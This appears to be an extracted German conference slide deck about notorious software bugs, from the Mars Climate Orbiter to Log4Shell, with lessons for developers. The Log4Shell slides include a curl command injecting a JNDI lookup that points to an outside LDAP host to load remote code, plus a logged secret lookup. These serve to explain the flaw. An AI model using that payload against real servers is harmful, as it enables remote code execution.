

Die All Stars der Software Bugs

... und was wir von ihnen lernen können



Christian Seifert

Head of Backend Development
Pixum

E-Mail: christian.seifert@pixum.de

Web: <https://www.pixum.de>
<https://www.perdian.de>

Warum das ganze?

84 Mrd €

**jährlicher Verlust
durch Software Bugs**

(iX Studie von 2006)

36%

(14 Mrd €)

**IT-Budgets für das
Beheben von Bugs**

(iX Studie von 2006)

Schadenfreude

“Als Schadenfreude wird die Freude über das Missgeschick oder Unglück anderer bezeichnet.”

(Wikipedia)

Die Stars

Mars Climate Orbiter

(1999)

Mars Climate Orbiter

Was war passiert?

**Kontakt zur Raumsonde
abgebrochen bei Ankunft
am Mars**

Mars Climate Orbiter

Was war passiert?

\$ 327 Millionen Verlust

(Sonde)

Mars Climate Orbiter

Was war passiert?

Geplanter Orbit: 150 km

Tatsächlicher Orbit: 57 km

Mars Climate Orbiter

Ursachen

**Unterschiedliche Teams für
unterschiedliche Teilsysteme**

(Lockheed Martin & NASA)

Mars Climate Orbiter

Ursachen

**Lockheed Martin verwendete
imperiale Einheiten**

(Pounds of Force)

NASA verwendete SI Einheiten

(Newton)

Mars Climate Orbiter

Ursachen

**Das Kontrollteam erkannte,
dass etwas schief läuft**

... aber wurde vom Management ignoriert

Mars Climate Orbiter

Lessons to learn

**Was können wir für
uns mitnehmen?**

“uns passiert sowas ja nicht... oder?!”

Mars Climate Orbiter

Lessons to learn

```
public int getTotalAmount();
```

Lessons to learn

```
/**  
 * @returns  
 * the total amount the customer should be billed  
 */  
public int getTotalAmount();
```

Lessons to learn

```
/**  
 * @returns  
 * the total amount the customer should be billed  
 * (in EUR)  
 */  
public int getTotalAmount();
```

Lessons to learn

```
/**  
 * @returns  
 * the total amount the customer should be billed  
 */  
public int getTotalAmountInEUR();
```

Lessons to learn

```
/**  
 * @returns  
 * the total amount the customer should be billed  
 */  
public MonetaryValue getTotalAmount();
```

Lessons to learn

```
long lockoutDuration = 57600000;
```

```
long lockoutDuration = 16 * 3600000;
```

```
long lockoutDuration = 16 * 60 * 60 * 1000;
```

```
Duration lockout = Duration.ofHours(16);
```

Mars Climate Orbiter

Lessons to learn

Solides API Design

(z.B. Typen und Value Objects)

Mars Climate Orbiter

Lessons to learn

**If you see something:
Do something!**

Therac-25

(1980s)

Therac-25

Was war passiert?

**Drei Menschen starben
nach einer Bestrahlungstherapie
durch eine Überdosis**

Therac-25

Was war passiert?

**Der Hersteller erklärte,
der Therac-25 könne
überhaupt keine
Überdosis abgeben**

... nachdem der Unfall passiert war

Therac-25

Ursachen

**Race Condition
bei der Dateneingabe**

Therac-25

Ursachen

Ein (1) Entwickler

... der gleichzeitig auch für die Qualitätssicherung verantwortlich war


Therac-25

Ursachen

**Fehlermeldungen wie
"Malfunction 54"
die von Benutzern
nicht verstanden wurden**

Therac-25

Ursachen



Therac-25

Lessons to learn

**Was können wir für
uns mitnehmen?**

"uns passiert sowas ja nicht... oder?!"

Therac-25

Lessons to learn

**Niemals die Möglichkeit
ausschließen, dass der Fehler
bei uns liegen könnte**

Therac-25

Lessons to learn

**Jeder Entwickler ist (zu sehr?)
von sich und seinen Fähigkeiten
überzeugt**

“Das kann doch überhaupt nicht sein”

Therac-25

Lessons to learn


**Schutzmaßnahmen in die
Organisation mit einbauen**

Lessons to learn

**Nicht (nur) Fehlermeldungen
anzeigen, sondern Details liefern
und Optionen anbieten**


Therac-25

Lessons to learn



Therac-25

Lessons to learn



Ariane 5

(1996)

Ariane 5

Was war passiert?



Ariane 5

Was war passiert?

\$ 500 Millionen Verlust

(Rakete & Satelliten)

Ariane 5

Ursachen

Umwandlung eines 64 Bit Floating Point Wertes in einen 16 Bit Signed Integer

... führte zu einem nicht abgefangenen Overflow

Ariane 5

Ursachen

Kein Exception Handling

... und der Overflow war nichtmal missionskritisch

... und das Backup System verwendete den gleichen Code

Ariane 5

Ursachen

**Große Teile der Steuerungssoftware
wurden ohne Anpassungen von der
Ariane 4 übernommen**

"auf dem letzten Gerät hat's auch funktioniert"

Ariane 5

Lessons to learn

**Was können wir für
uns mitnehmen?**

"uns passiert sowas ja nicht... oder?!"

Ariane 5

Lessons to learn

**Alten Code nicht ungesehen
auf neue Probleme loslassen**

Ariane 5

Lessons to learn

Defensives Programmieren

Im Zweifel dann doch noch einen Test mehr erstellen

Microsoft Zune

(31.12.2008)

Microsoft Zune

Was war passiert?

Nichts

Buchstäblich. Das Gerät reagierte nicht mehr.

Microsoft Zune

Ursachen

Edge Case bei der Datumsberechnung

(31.12.2008)

Ursachen

```
while (days > 365)
{
    if (IsLeapYear(year))
    {
        if (days > 366)
        {
            days -= 366;
            year += 1;
        }
    }
    else
    {
        days -= 365;
        year += 1;
    }
}
```

Ursachen

```
while (days > 365)
{
    if (IsLeapYear(year))
    {
        if (days > 366)
        {
            days -= 366;
            year += 1;
        }
    }
    else
    {
        days -= 365;
        year += 1;
    }
}
```

Ursachen

```
while (days > 365)
{
    if (IsLeapYear(year))
    {
        if (days > 366)
        {
            days -= 366;
            year += 1;
        }
    }
    else
    {
        days -= 365;
        year += 1;
    }
}
```

31.12.2008

days = 366 (!)

Ursachen

```
while (days > 365)
{
    if (IsLeapYear(year))
    {
        if (days > 366)
        {
            days -= 366;
            year += 1;
        }
    }
    else
    {
        days -= 365;
        year += 1;
    }
}
```

**... aber iOS war auch
nicht viel besser**

(01.01.2012)

iOS

Was war passiert?

Der iOS Wecker funktionierte nicht

(01.01.2012)

iOS

Ursachen

Week based year

iOS

Ursachen



Patrick McCarron

@McCarron

Folgen



Antwort an [@charlesarthur](#)

[@charlesarthur](#) If you use a date format string of YYYY (vs yyyy) you get 2012 until 1/7 when it becomes 2013. Easy mistake to make, I have.

 Original (Englisch) übersetzen

23:28 - 2. Jan. 2013

iOS

Ursachen

2012 Januar	Mo	Di	Mi	Do	Fr	Sa	So
52 2011	26	27	28	29	30	31	1
1 2012	2	3	4	5	6	7	8
2 2012	9	10	11	12	13	14	15
3 2012	16	17	18	19	20	21	22
4 2012	23	24	25	26	27	28	29
5 2012	30	31	1	2	3	4	5

... und noch einen zum Thema Datum

Lockheed F-22 Raptor

(11.02.2007)



Lockheed F-22 Raptor

Was war passiert?

Ausfall des Onboard-Computers mitten über dem Pazifik

(Navigation, Kommunikation, ...)

Lockheed F-22 Raptor

Ursachen



Microsoft Zune, iOS, Lockheed F-22 Raptor

Lessons to learn

**Was können wir für
uns mitnehmen?**

"uns passiert sowas ja nicht... oder?!"

Microsoft Zune, iOS, Lockheed F-22 Raptor

Lessons to learn

**Datums- und Zeitberechnungen
sind (immer noch) kompliziert
und haben viele Edge Cases**

Microsoft Zune, iOS, Lockheed F-22 Raptor

Lessons to learn

**Bewährte Tools, Frameworks
und Libraries einsetzen
und diese (wirklich!) verstehen**

Microsoft Windows Genuine Advantage

(August 2007)

Microsoft Windows Genuine Advantage

Was war passiert?

**Valide Lizenzen für Windows XP
und Vista wurden als nicht gültig
identifiziert**

Windows arbeitete nur noch im "Reduced Functionality Mode"

Microsoft Windows Genuine Advantage

Ursachen

**Validierungscode zu früh auf
Produktionsserver deployed**

an einem Freitag



Ursachen

**benötigte Verschlüsselungssoftware
auf dem Client sollte erst mit dem
nächsten Servicepack installiert
werden**

Ursachen

**Problem wurde innerhalb
von 30 Minuten erkannt,
aber das Rollback dauerte
über 12 Stunden!**

Microsoft Windows Genuine Advantage

Lessons to learn

**Was können wir für
uns mitnehmen?**

"uns passiert sowas ja nicht... oder?!"

Microsoft Windows Genuine Advantage

Lessons to learn

Abhängigkeiten berücksichtigen

Microsoft Windows Genuine Advantage

Lessons to learn

Problemsituationen und Ausfälle simulieren und testen

Sicherheit in Wiederherstellungsprozessen schaffen

Log4Shell

(Dezember 2021)

Was war passiert?

**Ausführung von beliebigem Code
durch loggen einer Nachricht via
log4j**

Was war passiert?

```
import org.apache.logging.log4j.Logger;  
import org.apache.logging.log4j.LogManager;
```

...

```
Logger logger = LogManager.getLogger();  
logger.info("From Environment: ${env:AWS_SECRET_KEY}");
```

Was war passiert?

```
import org.apache.logging.log4j.Logger;  
import org.apache.logging.log4j.LogManager;
```

...

```
String userAgent = httpRequest.getHeader("User-Agent");
```

```
Logger logger = LogManager.getLogger();  
logger.info("Request from User Agent: {}", userAgent);
```

Was war passiert?

```
import org.apache.logging.log4j.Logger;  
import org.apache.logging.log4j.LogManager;
```

...

```
String userAgent = httpRequest.getHeader("User-Agent");
```

```
Logger logger = LogManager.getLogger();  
logger.info("Request from User Agent: {}", userAgent);
```

```
$ curl  
  --header 'User-Agent: ${jndi:ldap://example.com/BadCodeSource}'  
  https://example.com/your-application-endpoint
```

Log4Shell

Lessons to learn

**Was können wir für
uns mitnehmen?**

"uns passiert sowas ja nicht... oder?!"

Lessons to learn

**Wo hört ein Feature auf?
Wo fängt ein Bug an?**

**Es gibt manchmal
keine klare Grenze**

Log4Shell

Lessons to learn

**Libraries wirklich
kennen und verstehen**

Log4Shell

Lessons to learn

**All input data is evil.
Everywhere!**

Boeing 787 Dreamliner

(26.03.2020)

Boeing 787

Was ~~war passiert~~ ist los?

**Flugzeug muss alle 51 Tage
neu gebootet werden**

Boeing 787

Ursachen

Historical data accumulates in memory and might lead to "display of misleading data"

Boeing 787

Lessons to learn

**Was können wir für
uns mitnehmen?**

"uns passiert sowas ja nicht... oder?!"

Boeing 787

Lessons to learn

**Ressourcen nicht unnötig
in Beschlag nehmen
und nach Benutzung
wieder aufräumen**

Wrapup

Nobody is perfect

Danke!

Die All Stars der Software Bugs – und was wir von ihnen lernen können



Christian Seifert

**Head of Backend Development
Pixum**

E-Mail: christian.seifert@pixum.de

**Web: <https://www.pixum.de>
<https://www.perdian.de>**

Sources

Mars Climate Orbiter

Mars Climate Orbiter

https://en.wikipedia.org/wiki/Mars_Climate_Orbiter

How NASA Lost a Spacecraft Due to a Metric Math Mistake

<https://www.simscale.com/blog/2017/12/nasa-mars-climate-orbiter-metric/>

Metric vs Imperial Units: How NASA lost a 327 Million Dollar Mission to Mars

<https://everydayastronaut.com/mars-climate-orbiter/>

Therac-25

Therac-25

<https://en.wikipedia.org/wiki/Therac-25>

Fatal dose: Radiation Deaths linked to AECL Computer Errors

http://www.ccnr.org/fatal_dose.html

Ariane 5

Ariane 5

https://en.wikipedia.org/wiki/Ariane_5

The Ariane 5 Disaster

<https://www.bugsnap.com/blog/bug-day-ariane-5-disaster>

Microsoft Zune

The Zune Bug

<http://bit-player.org/2009/the-zune-bug>

iOS

Apple confirms New Year's alarm bug

https://appleinsider.com/articles/11/01/02/apple_admits_new_years_alarm_bug

Lockheed F-22 Raptor

Lockheed 's F-22 Raptor Gets Zapped by International Date Line

<https://web.archive.org/web/20070316132413/http://www.dailytech.com/article.aspx?newsid=6225>

F-22 Squadron shot down by international date line

<https://www.defenseindustrydaily.com/f22-squadron-shot-down-by-the-international-date-line-03087/>

Microsoft Windows Genuine Advantage

"So, what happened?"

<https://docs.microsoft.com/en-us/archive/blogs/wga/so-what-happened>

Log4Shell

Log4Shell vulnerability

<https://learn.snyk.io/lessons/log4shell/java/>

Log4Shell explained

<https://www.cynet.com/attack-techniques-hands-on/log4shell-explained/>

Boeing 787

Boeing 787s must be turned off and on every 51 days to prevent 'misleading data' being shown to pilots
https://www.theregister.com/2020/04/02/boeing_787_power_cycle_51_days_stale_data/

Integrated Modular Avionics – Electrical Power – Repetitive Cycling
<https://ad.easa.europa.eu/ad/US-2020-06-14>

Other fascinating bugs that aren't covered by this presentation can be found at

https://en.wikipedia.org/wiki/List_of_software_bugs